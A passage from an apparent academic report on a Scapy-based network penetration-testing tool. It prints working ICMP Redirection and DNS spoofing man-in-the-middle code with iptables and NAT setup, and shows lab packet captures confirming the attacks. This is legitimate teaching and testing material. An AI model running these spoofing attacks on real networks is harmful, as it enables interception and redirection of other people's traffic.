Figure 153 shows the second part of the code, where we configure the functions responsible for saving the data captured during the MitM attack (Scapy's "AsyncSniffer" and "pcap_dump" from "aux_funcs.py") and also undo the setup done when the attack is stopped by the user.

```
asniff = AsyncSniffer(lfilter = lambda x: \
    (x.haslayer(Ether) and \
     (x[Ether].src == get_if_hwaddr(args['iface']) or \
      x[Ether].dst == get_if_hwaddr(args['iface'])) ) or \
    (x.haslayer(Dot3) and ()) and \
    (x[Dot3].src == get_if_hwaddr(args['iface']) or \
     x[Dot3].dst == get_if_hwaddr(args['iface'])), \
    iface = args['iface'])

asniff.start()

while not EXIT_SIGNAL.is_set():
    continue #IDLE

plist = asniff.stop()

pcap_dump(plist, "ICMP_MITM")

os.system("echo 0 > /proc/sys/net/ipv4/ip_forward")
os.system(f"echo 1 > /proc/sys/net/ipv4/conf/{args['iface']}/send_redirects")
os.system("echo 1 > /proc/sys/net/ipv4/conf/all/send_redirects")
os.system(f"iptables -t NAT -D POSTROUTING -s {network} -o {args['iface']} -j MASQUERADE")
return
```

Figure 153 – ICMP Redirection function code, section 2

8.1.2.3. Testing and Validation

Figure 154 shows the topology utilized to test the ICMP Redirection attack. Table 11 contains the addressing information (both MAC and IP) for the devices utilized.

PC1 is a VPCS host, while R2 and R3 are Cisco 3725 routers. R3 is configured as a host by both disabling IP routing ("no ip routing" command) and configuring a default route ("ip route 0.0.0.0 0.0.0.0 192.168.1.1"

command). The objective is to set up a MitM attack between the victim R3 and the target PC1, with R2 as the default gateway.




Figure 154 – ICMP Redirection test topology

Table 11 – ICMP Redirection addressing information

Device	Interface	IP Address	MAC Address
R2	f0/0	192.168.1.1	c2:01:05:10:00:00
	f0/1	192.168.10.1	-
R3	f0/0	192.168.1.103	c2:02:06:35:00:00
PC1	e0	192.168.10.101	-
network-testing-tool-1	eth0	192.168.1.102	d2:ca:e9:47:3a:ee

To run the attack, we select the interface ‘eth0’ in the tool, and then we select “Add Function”, “Attack”, “L4”, “Man-in-the-Middle”, and finally “ICMP Redirection”. We now select “Run Chain”, and we input “192.168.1.103” as the “victim_IP”, “192.168.1.1” as the “gateway_IP”, “192.168.10.101” as the “target_IP”, and “192.168.1.0/24” as the “network”.

We can connect a probe to the attacker’s ‘eth0’ interface to see what packets are being sent and received. Figure 155 shows the packet capture of the attack running and a ping command from R3 to PC1, while Figure 156 thru Figure 160 shows the dissected packets for the attack and the ping command.

No.	Time	Source	Destination	Protocol	Length	Info
9	81.352219	192.168.1.1	192.168.1.103	ICMP	70	Redirect (Redirect for host)
14	102.526943	192.168.1.103	192.168.10.101	ICMP	114	Echo (ping) request id=0x0001, seq=0/0, ttl=255 (reply in 19)
17	102.537684	192.168.1.102	192.168.10.101	ICMP	114	Echo (ping) request id=0x0001, seq=0/0, ttl=254 (reply in 18)
18	102.575718	192.168.10.101	192.168.1.102	ICMP	114	Echo (ping) reply id=0x0001, seq=0/0, ttl=63 (request in 17)
19	102.575756	192.168.10.101	192.168.1.103	ICMP	114	Echo (ping) reply id=0x0001, seq=0/0, ttl=62 (request in 14)
20	102.592372	192.168.1.103	192.168.10.101	ICMP	114	Echo (ping) request id=0x0001, seq=1/256, ttl=255 (reply in 23)
21	102.592424	192.168.1.102	192.168.10.101	ICMP	114	Echo (ping) request id=0x0001, seq=1/256, ttl=254 (reply in 22)
22	102.616486	192.168.10.101	192.168.1.102	ICMP	114	Echo (ping) reply id=0x0001, seq=1/256, ttl=63 (request in 21)
23	102.616672	192.168.10.101	192.168.1.103	ICMP	114	Echo (ping) reply id=0x0001, seq=1/256, ttl=62 (request in 20)
24	102.626560	192.168.1.103	192.168.10.101	ICMP	114	Echo (ping) request id=0x0001, seq=2/512, ttl=255 (reply in 27)
25	102.626613	192.168.1.102	192.168.10.101	ICMP	114	Echo (ping) request id=0x0001, seq=2/512, ttl=254 (reply in 26)
26	102.652021	192.168.10.101	192.168.1.102	ICMP	114	Echo (ping) reply id=0x0001, seq=2/512, ttl=63 (request in 25)
27	102.652093	192.168.10.101	192.168.1.103	ICMP	114	Echo (ping) reply id=0x0001, seq=2/512, ttl=62 (request in 24)
28	102.662359	192.168.1.103	192.168.10.101	ICMP	114	Echo (ping) request id=0x0001, seq=3/768, ttl=255 (reply in 31)
29	102.662507	192.168.1.102	192.168.10.101	ICMP	114	Echo (ping) request id=0x0001, seq=3/768, ttl=254 (reply in 30)
30	102.686646	192.168.10.101	192.168.1.102	ICMP	114	Echo (ping) reply id=0x0001, seq=3/768, ttl=63 (request in 29)
31	102.686686	192.168.10.101	192.168.1.103	ICMP	114	Echo (ping) reply id=0x0001, seq=3/768, ttl=62 (request in 28)
32	102.700228	192.168.1.103	192.168.10.101	ICMP	114	Echo (ping) request id=0x0001, seq=4/1024, ttl=255 (reply in 35)
33	102.700287	192.168.1.102	192.168.10.101	ICMP	114	Echo (ping) request id=0x0001, seq=4/1024, ttl=254 (reply in 34)
34	102.720825	192.168.10.101	192.168.1.102	ICMP	114	Echo (ping) reply id=0x0001, seq=4/1024, ttl=63 (request in 33)

Figure 155 – ICMP Redirection packet capture at attacker’s eth0 interface

```

> Frame 9: 70 bytes on wire (560 bits), 70 bytes captured (560 bits) on interface -, id 0
> Ethernet II, Src: d2:ca:e9:47:3a:ee (d2:ca:e9:47:3a:ee), Dst: c2:02:06:35:00:00 (c2:02:06:35:00:00)
> Internet Protocol Version 4, Src: 192.168.1.1, Dst: 192.168.1.103
  > Internet Control Message Protocol
    Type: 5 (Redirect)
      Code: 1 (Redirect for host)
      Checksum: 0xc626 [correct]
      [Checksum Status: Good]
      Gateway address: 192.168.1.102
    > Internet Protocol Version 4, Src: 192.168.1.103, Dst: 192.168.10.101
    > User Datagram Protocol, Src Port: 53, Dst Port: 53
  
```

Figure 156 – ICMP Redirection capture packet 9

Figure 156 shows the ICMP Redirect generated by the attacker, with the relevant fields set: the outer IP header has the source IP address of the gateway and the destination IP address of the victim, the ICMP header has ICMP type 5, code 1, and gateway is set as the attacker’s IP address, while the inner IP header has the source IP address of the victim and the destination IP address of the target.

Figure 157 shows the ICMP echo request sent by the victim. While the IP header contains the destination IP of the target, by inspecting the Ethernet header we can see the source MAC address of the victim and the destination MAC address is that of the attacker.

Figure 158 shows that the ICMP echo request is forwarded by the attacker to the gateway. By inspecting the IP header, we see the packet's source IP address is that of the attacker, and by looking at the Ethernet header we can verify the destination is the gateway by checking the destination MAC field. We can also assume the NAT is working since the source address in the IP header is no longer that of R3.

```

Frame 14: 114 bytes on wire (912 bits), 114 bytes captured (912 bits) on interface
Ethernet II, Src: c2:02:06:35:00:00 (c2:02:06:35:00:00), Dst: d2:ca:e9:47:3a:ee
Internet Protocol Version 4, Src: 192.168.1.103, Dst: 192.168.10.101
Internet Control Message Protocol
  Type: 8 (Echo (ping) request)
  Code: 0
  Checksum: 0x85cd [correct]
  [Checksum Status: Good]
  Identifier (BE): 1 (0x0001)
  Identifier (LE): 256 (0x0100)
  Sequence number (BE): 0 (0x0000)
  Sequence number (LE): 0 (0x0000)
  [Response frame: 19]
> Data (72 bytes)

```

Figure 157 – ICMP Redirection capture packet 14

```

Frame 17: 114 bytes on wire (912 bits), 114 bytes captured (912 bits) on interface
Ethernet II, Src: d2:ca:e9:47:3a:ee (d2:ca:e9:47:3a:ee), Dst: c2:01:05:10:00:00
Internet Protocol Version 4, Src: 192.168.1.102, Dst: 192.168.10.101
Internet Control Message Protocol
  Type: 8 (Echo (ping) request)
  Code: 0
  Checksum: 0x85cd [correct]
  [Checksum Status: Good]
  Identifier (BE): 1 (0x0001)
  Identifier (LE): 256 (0x0100)
  Sequence number (BE): 0 (0x0000)
  Sequence number (LE): 0 (0x0000)
  [Response frame: 18]
> Data (72 bytes)

```

Figure 158 – ICMP Redirection capture packet 17

Figure 159 shows the ICMP echo reply sent by PC1. By looking at the IP header we can check the reply is sent to the attacker, which is expected since the request arrived at PC1 with the source IP address of the attacker.

Finally, Figure 160 shows the ICMP reply being sent from the attacker to R3. We can assert the NAT is fully functional by noticing how the attacker switched the destination address on the IP header from its IP address to that of R3.

```

Frame 18: 114 bytes on wire (912 bits), 114 bytes captured (912 bits) on interface
Ethernet II, Src: c2:01:05:10:00:00 (c2:01:05:10:00:00), Dst: d2:ca:e9:47:3a:ee
Internet Protocol Version 4, Src: 192.168.10.101, Dst: 192.168.1.102
Internet Control Message Protocol
  Type: 0 (Echo (ping) reply)
  Code: 0
  Checksum: 0x8dcd [correct]
  [Checksum Status: Good]
  Identifier (BE): 1 (0x0001)
  Identifier (LE): 256 (0x0100)
  Sequence number (BE): 0 (0x0000)
  Sequence number (LE): 0 (0x0000)
  [Request frame: 17]
  [Response time: 38,034 ms]
> Data (72 bytes)

```

Figure 159 – ICMP Redirection packet capture 18

```

Frame 19: 114 bytes on wire (912 bits), 114 bytes captured (912 bits) on interface
Ethernet II, Src: d2:ca:e9:47:3a:ee (d2:ca:e9:47:3a:ee), Dst: c2:02:06:35:00:00
Internet Protocol Version 4, Src: 192.168.10.101, Dst: 192.168.1.103
Internet Control Message Protocol
  Type: 0 (Echo (ping) reply)
  Code: 0
  Checksum: 0x8dcd [correct]
  [Checksum Status: Good]
  Identifier (BE): 1 (0x0001)
  Identifier (LE): 256 (0x0100)
  Sequence number (BE): 0 (0x0000)
  Sequence number (LE): 0 (0x0000)
  [Request frame: 14]
  [Response time: 48,813 ms]
> Data (72 bytes)

```

Figure 160 – ICMP Redirection packet capture 19

8.2. DNS

DNS is a domain name resolution protocol utilized to map user-friendly domain names to IP addresses for machines on the internet. It runs over the UDP protocol on port 53 and is therefore part of the application layer in the TCP/IP suite.

DNS servers store information in DNS records. While originally planned for IP address translation, DNS has evolved to contain a variety of record types for different information: “A” and “AAAA” records for IPv4 and IPv6 addresses respectively, “MX” records for email servers and “TXT” records for human-readable text are some examples of the different types of DNS records.

DNS queries are resolved recursively, which means that to fully resolve a domain name the client needs to query different domain name servers. To avoid implementing recursive resolution in all machines queries are sent to resolvers, which manage the entire process. The first name server contacted by the resolver is the DNS root domain, the “.” domain. This domain points to the second level of domains, called TLDs. TLDs are then

queried and will answer with a pointer to the second-level domain. This process repeats itself until the record for the requested host is reached, at which point the resolver will answer back to the client with the DNS record for the requested host.

In order to speed up the entire process and minimize traffic, resolvers implement DNS caches which allow them to immediately answer a query with a stored record, provided it's been requested in the recent past.

Recently an effort has been made to secure DNS queries, with DNSSEC and DNS-over-TLS becoming options to authenticate and encrypt queries, respectively. However, plain DNS queries are still utilized mostly for backward compatibility with older machines. Attacks on DNS are mostly done through DNS Spoofing.

8.2.1. DNS Spoofing

8.2.1.1. Attack Description

DNS Spoofing is a MitM attack where an attacker spoofs a DNS server in order to send fake records to a victim and redirect victims to other hosts.

In order to perform this attack, the attacker needs to redirect DNS queries to itself, either through ARP Spoofing, DHCP Spoofing, or IP Spoofing. Once done, the attacker needs to set up a DNS server to answer DNS queries utilizing a list of fake bindings.

8.2.1.2. Attack Code

The DNS Spoofing attack is defined in the "dns.py" file, under the "layer4" directory, by the "dns_spoof" function.

Figure 161 shows the main code for the attack. The first step is to set the value for the "host_map" dictionary, which is utilized later, and create an "iptables" rule to disable sending ICMP destination-unreachable packets. This ensures the attacker doesn't accidentally stop the victim's DNS client when receiving DNS queries, as the attacker's port 53 (utilized for DNS) isn't open. The next step is to configure a Scapy "AsyncSniffer" which will sniff packets from the connected interface, filter for DNS packets on port 53, and execute a handler function utilizing those packets. The code then idles until the exit condition is met, at which point the sniffer is stopped and the rule is removed from "iptables".

```
host_map = args['dns_hosts']['dns']
iface = args['iface']

# Disable ICMP destination-unreachable packets with iptables
os.system("iptables-nft -A OUTPUT -p icmp --icmp-type destination-unreachable -j DROP")

# Configure a sniffer for DNS and callback function
a_sniffer = AsyncSniffer(iface = iface, filter = "udp port 53", prn = packet_handler)
a_sniffer.start() # Start sniffer
print("Started DNS service...")

# Idle
while not EXIT_SIGNAL.is_set():
    continue

# Stop sniffer, remove iptables rule
a_sniffer.stop()
os.system("iptables-nft -D OUTPUT -p icmp --icmp-type destination-unreachable -j DROP")

return args
```

Figure 161 – DNS Spoofing function code

Figure 162 shows the code for the handler function called when a DNS query is sniffed. This function obtains the queried hostname from the sniffed packet and performs a lookup in the "host_map" dictionary, which contains all attacker-defined bindings. If either the requested hostname or a wildcard value is defined, the function builds a DNS reply utilizing the addressing information present in the sniffed packet.

```

def packet_handler(pkt: Packet):
    # Separate query in layers
    l_eth = pkt.getlayer(Ether)
    l_ip = pkt.getlayer(IP)
    l_udp = pkt.getlayer(UDP)
    l_dns = pkt.getlayer(DNS)

    # For A Records:
    if l_dns.qr == 0 and l_dns.opcode == 0:
        query_host = l_dns.qd.qname[:-1].decode()
        res_ip = None

        if host_map.get(query_host): # If host is present
            res_ip = host_map.get(query_host)

        elif host_map.get("*"): # If wildcard record is present
            res_ip = host_map.get("*")

        # If record was found, create DNS response
        if res_ip:
            dns_ans = DNSRR(rrname=query_host + ".", ttl=330, type="A", rclass='IN', rdata=res_ip) # DNS record

            # Full packet
            reply = Ether(dst=l_eth.src, src=get_if_hwaddr(iface))/IP(src=l_ip.dst, dst=l_ip.src)/UDP(sport=l_udp.dport, dport=l_udp.sport)/\
                DNS(id=l_dns.id, qr=1, aa=0, rcode=0, qd=l_dns.qd, an=dns_ans)

            print("Sending DNS record to host at " + str(l_ip.src))

            sendp(reply, iface=iface, verbose=False)

```

Figure 162 – DNS Spoofing, packet_handler function code

8.2.1.3. Testing and Validation

Figure 163 shows the topology utilized to test the attack. The attacker’s machine has the IP address 192.168.0.2/24, while PC1 has the IP address 192.168.0.128/24 and points to the attacker’s machine for DNS resolution since the attack doesn’t take care of redirecting queries from the legitimate server and the purpose of the test is verifying that the attacker is answering queries as intended. This attack utilizes imported information from a YAML file. For this test, we utilize the “match-file.yml” file, located under the “dns” folder in the “conf-examples” directory. The contents of this file can be seen in Figure 164.




Figure 163 – DNS Spoofing test topology

```

dns:
  hostname.com : 192.168.0.102
  hostname : 192.168.0.102

```

Figure 164 – DNS Spoofing YAML config file

To perform this attack, we select interface “eth0” and import the DNS bindings by selecting “Import Data”, “DNS Confs”, and “match-file.yml”. Next, we add the attack function by selecting “Add Function”, “L4”, “Man-in-the-Middle”, and “DNS Spoofing”. Finally, we launch the attack by selecting “Run Chain”.

We can perform a ping from PC1 to “hostname.com” in order to see if the DNS resolution process works. Figure 165 shows the packets corresponding to the process, where we can also see the details of the response sent by the attacker. We can thus mark the attack as successful since the rogue DNS server is functional.

No.	Time	Source	Destination	Protocol	Length	Info
15	127.956865	192.168.0.128	192.168.0.2	DNS	72	Standard query 0x4fda A hostname.com
16	127.974272	192.168.0.2	192.168.0.128	DNS	100	Standard query response 0x4fda A hostname.com A 192.168.0.102

```

> Frame 16: 100 bytes on wire (800 bits), 100 bytes captured (800 bits) on interface -, id 0
> Ethernet II, Src: f6:bf:16:94:3c:ba (f6:bf:16:94:3c:ba), Dst: Private_66:68:00 (00:50:79:66:68:00)
> Internet Protocol Version 4, Src: 192.168.0.2, Dst: 192.168.0.128
> User Datagram Protocol, Src Port: 53, Dst Port: 51186
< Domain Name System (response)
  Transaction ID: 0x4fda
  Flags: 0x8100 Standard query response, No error
  Questions: 1
  Answer RRs: 1
  Authority RRs: 0
  Additional RRs: 0
  Queries
  > hostname.com: type A, class IN
    Name: hostname.com
    [Name Length: 12]
    [Label Count: 2]
    Type: A (Host Address) (1)
    Class: IN (0x0001)
  > Answers
  [Request In: 15]
  [Time: 0.017407000 seconds]

```

Figure 165 – DNS Spoofing capture at attacker’s eth0 interface

9. Conclusion and further work

In this report, we describe our tool for testing attacks on the network infrastructure. This tool includes a wide range of already implemented attacks for different protocols across many layers of the TCP/IP model, while also supplying a developer with an interface to add more attacks and protocols. We have effectively created a framework for a penetration testing tool that is easy to expand, providing a way to chain many different attacks on different protocols to test the most robust and complex network topologies. The program is also easily deployable in any environment due to its Docker image, which permits professionals and students alike to spend less time installing and more time testing and learning. The tool includes all the attacks described in the previous sections, as well as the configuration files utilized to test the attacks in their corresponding test topologies.

Further work includes the expansion of the attack list. While we tried to include as many attacks on as many protocols as possible, new attacks are always being published and thus can also be added to the collection. The protocol list can also be expanded to include other network protocols, such as IS-IS for intra-domain routing, GRE, IPSEC, and VPNs for tunneling protocols, or even other protocols such as PPP and IGMP, to name a few.

This also includes the modification of existing attacks. Attacks on protocols that implement security measures like authentication and encryption can be modified to include support for such measures. An example of this is the attacks on OSPF, which can be modified to include an authentication header in the crafted packets.

Some attacks have limitations related to the way they are implemented. Attacks like DHCP spoofing, DNS spoofing, and some OSPF route injection attacks like the Disguised LSA attack can be modified to provide more customization by adding extra options to the created in the attack code.

One more interesting option for further work would be the inclusion of IPv6-compatible attacks. Some attacks described in this report already work for IPv6 if modified, and thus exploring these options would be valuable. This would also include the addition of IPv6-exclusive protocols like NDP, for example.

Finally, the inclusion of “Middleware” functions that provide firewall and IDS evasion would also be beneficial for network testing, as they allow an administrator to better understand the flaws of the current configurations.

10. References

- [1] D. Song, "dsniff," [Online]. Available: <https://www.monkey.org/~dugsong/dsniff/>. [Accessed 5 1 2022].
- [2] "tomac/yersinia: A framework for layer 2 attacks," [Online]. Available: <https://github.com/tomac/yersinia>. [Accessed 6 January 2022].
- [3] "Ettercap Home Page," [Online]. Available: <https://www.ettercap-project.org/>. [Accessed 9 January 2022].
- [4] A. Doszta, "vRIN - virtual Route Injector," [Online]. Available: <https://doszta.com/static/vrin>. [Accessed 4 January 2022].
- [5] P. Kasemsuwan and V. Visoottiviset, "OSV: OSPF vulnerability checking tool," *2017 14th International Joint Conference on Computer Science and Software Engineering (IJCSE)*, pp. 1-6, 2017.
- [6] [Online]. Available: <https://github.com/dsm43/net-infrastructure-pentesting-tool/>. [Accessed 28 October 2022].
- [7] Python Software Foundation, "Welcome to Python.org," [Online]. Available: <https://www.python.org/>. [Accessed 17 October 2022].
- [8] Philippe Biondi and the Scapy Community, "Scapy," [Online]. Available: <https://scapy.net/>. [Accessed 17 October 2022].
- [9] "The Official YAML Web Site," [Online]. Available: <https://yaml.org/>. [Accessed 16 October 2022].
- [10] C. Hedrick, "Routing Information Protocol," RFC Editor, 1988.
- [11] G. Malkin, "RIP Version 2," RFC Editor, 1998.
- [12] T. Wan, E. Kranakis and P. C. van Oorschot, "S-RIP: A Secure Distance Vector Routing Protocol," in *Applied Cryptography and Network Security. ACNS 2004.*, vol. 3089, Berlin, Heidelberg, Springer Berlin Heidelberg, 2004, pp. 103-119.
- [13] J. Moy, "OSPF Version 2," IETF, 1998.
- [14] G. Nakibly, A. Kirshon, D. Gonikman and D. Boneh, "Persistent OSPF Attacks," *Proceedings of NDSS*, 2012.
- [15] O. L. Moigne and E. Jones, *OSPF Security Vulnerabilities. Internet-Draft draft-ietf-ospf-vuln-02*, IETF, June 2006.
- [16] Y. Song, S. Gao, A. Hu and B. Xiao, "Novel attacks in OSPF networks to poison routing table," *2017 IEEE International Conference on Communications (ICC)*, 2017.
- [17] S. F. Wu, H. C. Chang, F. Jou, F. Wang, F. Gong, C. Sargor, D. Qu and R. Cleaveland, "JiNao: Design and Implementation of a Scalable Intrusion Detection System for the OSPF Routing Protocol," *ACM Transaction on Computer Systems*, vol. 2, pp. 251-273, 1999.
- [18] Y. Rekhter, T. Li and S. Hares, "A Border Gateway Protocol 4 (BGP-4)," Internet Engineering Task Force, 2006.
- [19] J. Postel, "Internet Control Message Protocol," RFC Editor, 1981.
- [20] "GNS3 | The software that empowers network professionals," SolarWinds Worldwide, LLC, [Online]. Available: www.gns3.com. [Accessed 2 October 2022].

Appendix A. Testing Environment

To test the developed tool, we use the network simulation program GNS3 [20] in conjunction with software images of Cisco IOS 3725 and 7200 Routers, and the Cisco IOSv-L2 multilayer switch. Additionally, the packet capture tool Wireshark was used to observe network traffic and confirm the attack's effectiveness. Both Cisco IOS 3725 and 7200 are run on Dynamips, while the IOSv-L2 switch runs on QEMU. Table 12 lists the software images used for the Cisco devices during testing.

Table 12 – Cisco Software Images

Appliance Name	Software Image Name
Cisco IOS 3725	c3725-adventerprisek9-mz.124-15.T14.image
Cisco IOS 7200	c7200-adventerprisek9-mz.124-24.T5.image
Cisco IOSv-L2	vios_l2-adventerprisek9-m.03.2017.qcow2

Appendix B. OSPF YAML File Options

This appendix contains a compiled list of all OSPF options that can be passed to the tool via YAML files. This appendix is separated into two different sections: the first is for top-level key-value pairs, and the second is for LSA-related key-value pairs.

Top-level Key-value Pairs

Top-level Key-value pairs give the ability to pass general OSPF parameters which are used in the LSU header, i.e., the router ID and area ID, for example.

Table 13 – OSPF Main YAML keys

Key	Description	Value type	Example Value
router_id	OSPF Router ID	string	1.1.1.1
area_id	OSPF Area ID	string	0.0.0.0
interface_addr	IP address for the IP header (when applicable) and OSPF headers	string	10.10.10.1
interface_netmask	Network mask for OSPF Headers (i.e., Hello packets,)	string	255.255.255.0

LSA Key-value Pairs

Key-value pairs in this section are utilized to detail all types of LSAs.

Table 14 – OSPF LSA YAML keys

Key	Description	Value type	Example Value
type	LSA type	string	router_lsa, network_lsa, summary_lsa, external_lsa, nssa_lsa
ls_id	LSA LS ID field (meaning changes depending on type)	string	1.1.1.1
v¹	V bit	int	0 or 1
e^{1,4}	E bit / Ext route type	int	0 or 1
b¹	B bit	int	0 or 1
links¹	LSA Link list	list	N/A
adv_router²	Advertising router ID	string	1.1.1.1
attached_router²	List of attached router's IDs	list	- 1.1.1.1 - 2.2.2.2
lsa_type³	LSA type numeric field	int	3 or 4
mask³	Subnet Mask	string	255.255.255.0
metric^{3,4}	Metric value	int	10
fwd_addr⁴	Forward address	string	1.1.1.1
ext_rt_tag⁴	External route tag	int	0

¹ For Router LSAs ² For Network LSAs ³ For Summary LSAs ⁴ For External and NSSA LSAs

For describing OSPF Links in Router LSAs we use the key-value pairs presented below.

Table 15 – OSPF Router LSA Link keys

Key	Description	Value type	Example value
link_id	Link ID field	string	10.10.10.1
link_data	Link Data field	string	255.255.255.0
type	Link type	int	3
metric	Link metric	int	10

Appendix C. RIP and BGP YAML File Options

This appendix contains a compiled list of all options that can be passed to the tool via YAML files for RIP and BGP attacks. This appendix is separated into two different sections: the first for RIP and the second for BGP.

RIP Key-value Pairs

Configuration files for RIP files only contain a list of routes under the “routes” key. Key-value pairs for each list entry are presented below.

Key	Description	Value type	Example value
AF	Address Family Identifier (2 for IP)	int	2
routeTag ¹	Route Tag	int	0
addr	IP Address	string	10.10.10.0
mask ¹	Subnet Mask	string	255.255.255.0
nextHop ¹	Next hop	string	0.0.0.0
metric	Metric	int	1

¹ Must be zero for RIPv1

BGP Key-value Pairs

Configuration files for BGP contain both high-level keys and keys utilized for describing routing information. The table below shows the high-level keys for BGP.

Key	Description	Value type	Example value
asn	ASN	int	12
bgp_id	BGP router ID (self)	string	10.10.10.2
target_ip	BGP peer IP address	string	10.10.10.1
dest_port	BGP destination port	int	179
update-list	BGP routes and attributes	list	N/A

Routing information appears as entries in the “update-list”. All entries must contain the three keys “withdrawn_routes”, “path_attributes”, and “nlri” in order to be considered valid, and each entry corresponds to a distinct BGP UPDATE message. The table below presents the options that appear under the three mandatory keys for each entry. Currently, only attribute types 1 to 4 are implemented.

Key	Description	Value type	Example value
prefix ¹	IP network prefix	string	3.3.3.0/24
flags ²	Flag field	int	0x40
type ²	Path attribute type*	int	1
attribute ^{2,3}	Attribute field	int	0
seg_type ^{2,4}	Segment type field	int	2
seg_len ^{2,4}	Segment len field	int	2
seg_val ^{2,4}	Segment value field	list	- 12 - 13
next_hop ^{2,5}	Next hop field	string	10.10.10.2
med ^{2,6}	MED field	int	0

¹ for withdrawn_routes and nlri only; ² for path_attributes only; ³ for type 1 attribute; ⁴ for type 2 attribute;

⁵ for type 3 attribute; ⁶ for type 4 attribute

Appendix D. Main program auxiliary functions

This Appendix contains the function code for auxiliary functions utilized in the main program, as well as a short description.

parseArgs()

The “parseArgs()” function, shown below in Figure 166, serves the purpose of parsing any command line arguments supplied by the user. It does so by using the “argparse” library, which adds an argument parser that can be customized to include any desired arguments, while also parsing all arguments and storing them in a variable. The latter section of the function also acts according to the parsed values, either storing the values in variables or running a specific function.

```
#####
# parser()
# Defines a CLI parser to allow parsing of command line arguments
#####
def parseArgs():
    parser = argparse.ArgumentParser(description=descString) # Create the argument parser

    # Add arguments to the parser
    parser.add_argument('--test','-t', action='store_true', help="Run in test mode, with reduced timeouts and verbose output") # Debug/testing mode
    parser.add_argument('--list_interfaces', action='store_true', help='list available interfaces and exit') # List available interfaces and exit

    # Parse arguments
    ns = parser.parse_args()

    # Check for list interfaces argument
    if ns.list_interfaces == True:
        print(listInterfaces())
        exit(0)

    global TEST
    TEST = False
    # Check for test mode argument
    if ns.test == True:
        print("Running in test mode...")
        TEST = True
    return
```

Figure 166 – parseArgs() function

setupVars()

The “setupVars()” function serves the purpose of configuring logging to a log file and importing a dynamic list of modules.

The first step is configuring the log file. The first section of the function, shown in Figure 167, contains the code necessary for this, setting the file name, configuring the logger to add text to the file by appending it (“filemode” argument), and setting the log level to debug.

```
#####
# setupVars()
# Configures initial variable values, logging and module imports
#####
def setupVars():
    # Configure Log file
    logging.basicConfig(filename=getcwd()+'/bin/debug.log', filemode='a', level=logging.DEBUG)
    logging.debug("Initalizing...")
```

Figure 167 – setupVars() function, first section

The logical second step is to list and import the attack modules. This second section is shown in Figure 168, where we have an initial attack module listing utilizing a regular expression to obtain every ‘.py’ file in the ‘module_path’ directory, followed by importing each listed module.

```

# List all modules to import
module_path_list = list(module_path.glob("**/*.py"))
logging.debug("Module listing finished")

# Import all modules
logging.debug("Starting module import")
for f in module_path_list:
    # Format the module name from the module path, remove '.py' extension and replace '/' and '\' with '.'
    f_name = str(f).removesuffix(".py").replace("/", ".").replace("\\", ".")

    # Utilize importlib to perform the importing
    spec = importlib.util.spec_from_file_location(f_name, str(f))
    module = importlib.util.module_from_spec(spec)

    # Add imported module to program's global module list and to global variable with imported names
    sys.modules[f_name] = module
    module_names.append(f_name)

    # Finalize loading
    spec.loader.exec_module(module)
    module_list.append(module)
    logging.debug(f"Successfully loaded module: {f_name}")

logging.debug("Finished loading modules")

```

Figure 168 – setupVars() function, second section

Each module name is first stripped of its '.py' suffix, followed by the replacing of '/' and '\' characters in the path name with the '.' character, used in the python module name. Then the necessary steps for importing each module are conducted in succession.

The last step is listing every imported function, removing every function imported by the imported modules themselves (i.e., scapy functions utilized in each module), any global variable, and any auxiliary function (symbolized by the initial '_' character), so that at the end we are left only with top-level functions that are used to execute attacks.

```

# Function listing
logging.debug("Listing available functions")
global attack_list

# Add imported functions to the function list
for m in module_list:
    attack_list.append(getmembers(m, isfunction))

# Flatten the function list
attack_list = functools.reduce(operator.iconcat, attack_list)

# Remove auxiliary functions (start with '_') or function imports in the loaded modules (not in module_names)
attack_list = list(filter(lambda x: x[1].__module__ in module_names and x[0][0] != "_", attack_list))
logging.debug("Function listing complete")
logging.debug("Finished variable initialization")

return

```

Figure 169 – setupVars() function, third section

Appendix E. Auxiliary Functions and Data Structures

This section contains auxiliary functions and data structures defined outside the 'main.py' file which aren't directly called by the functions defined within the main program. The functions and data structures defined within this appendix are utilized in the attack functions to allow integration with the main program or perform repetitive tasks common across a different number of protocols.

EXIT_SIGNAL

The "EXIT_SIGNAL" global variable is an "Event" object defined in the "aux_funcs.py" file. Events are thread-safe flags utilized by the threading module to share a state between different threads. In this case, our menu display runs in a thread, meaning any function executed by the menu will also run in the same thread.

Python threads don't catch exceptions like KeyboardInterrupts (Ctrl+C in the keyboard) in threads other than the main thread, which means that if we want other threads to perform cleanup and gracefully exit the program on a KeyboardInterrupt, we need to catch the exception in the main thread and then set this flag, which also needs to be periodically verified in worker threads for them to know when to stop and return.

type_wrapper()

The "type_wrapper()" function, shown in Figure 170, is a python decorator function used to wrap every attack function. This function allows additional variables to be added to the wrapped function. Added variables include the function's type, category, and layer, which are used when filtering the function list, as well as a human-readable function name and a list of input arguments necessary for the wrapped function to run.

This function is defined in the 'aux_funcs.py' file. It is used in every implemented attack function, as it provides the necessary information for the main program to run and execute the attacks.

```
#####
# type_wrapper()
# decorator function to assign various auxiliary values to the decorated function
#####
def type_wrapper(name: str, type: attack_type, category: attack_cat, layer: attack_layer, arg_list: list):
    def _type_wrapper(func):
        func.type = type
        func.name = name
        func.category = category
        func.layer = layer
        func.arg_list = arg_list

        return func
    return _type_wrapper
```

Figure 170 – type_wrapper() function

Attack type, category, and layer enums

Related to the "type_wrapper()" function are the Enum data structures for the type, category, and layer variables, shown in Figure 171. These enums present a limited list of values these variables can take, as well as the human-readable string form they should have when displayed to the user. In order to add additional types, categories, or layers, a programmer simply needs to modify these data structures to include the new values.

These classes are defined in the 'aux_funcs.py' file.

```

#####
# Enum for attack types
#####
class attack_type(Enum):
    DoS = "DoS"
    RoutePoisoning = "Route Poisoning"
    NetworkScan = "Network Scan"
    Test = "Ping Test"
    Periodic = "Periodic"
    Wrapper = "Wrapper"
    SingleUse = "Single Use"
    MitM = "Man-in-the-Middle"

#####
# Enum for attack categories
#####
class attack_cat(Enum):
    Attack = "Attack"
    Middleware = "Middleware"

#####
# Enum for attack layers
#####
class attack_layer(Enum):
    L2 = "L2"
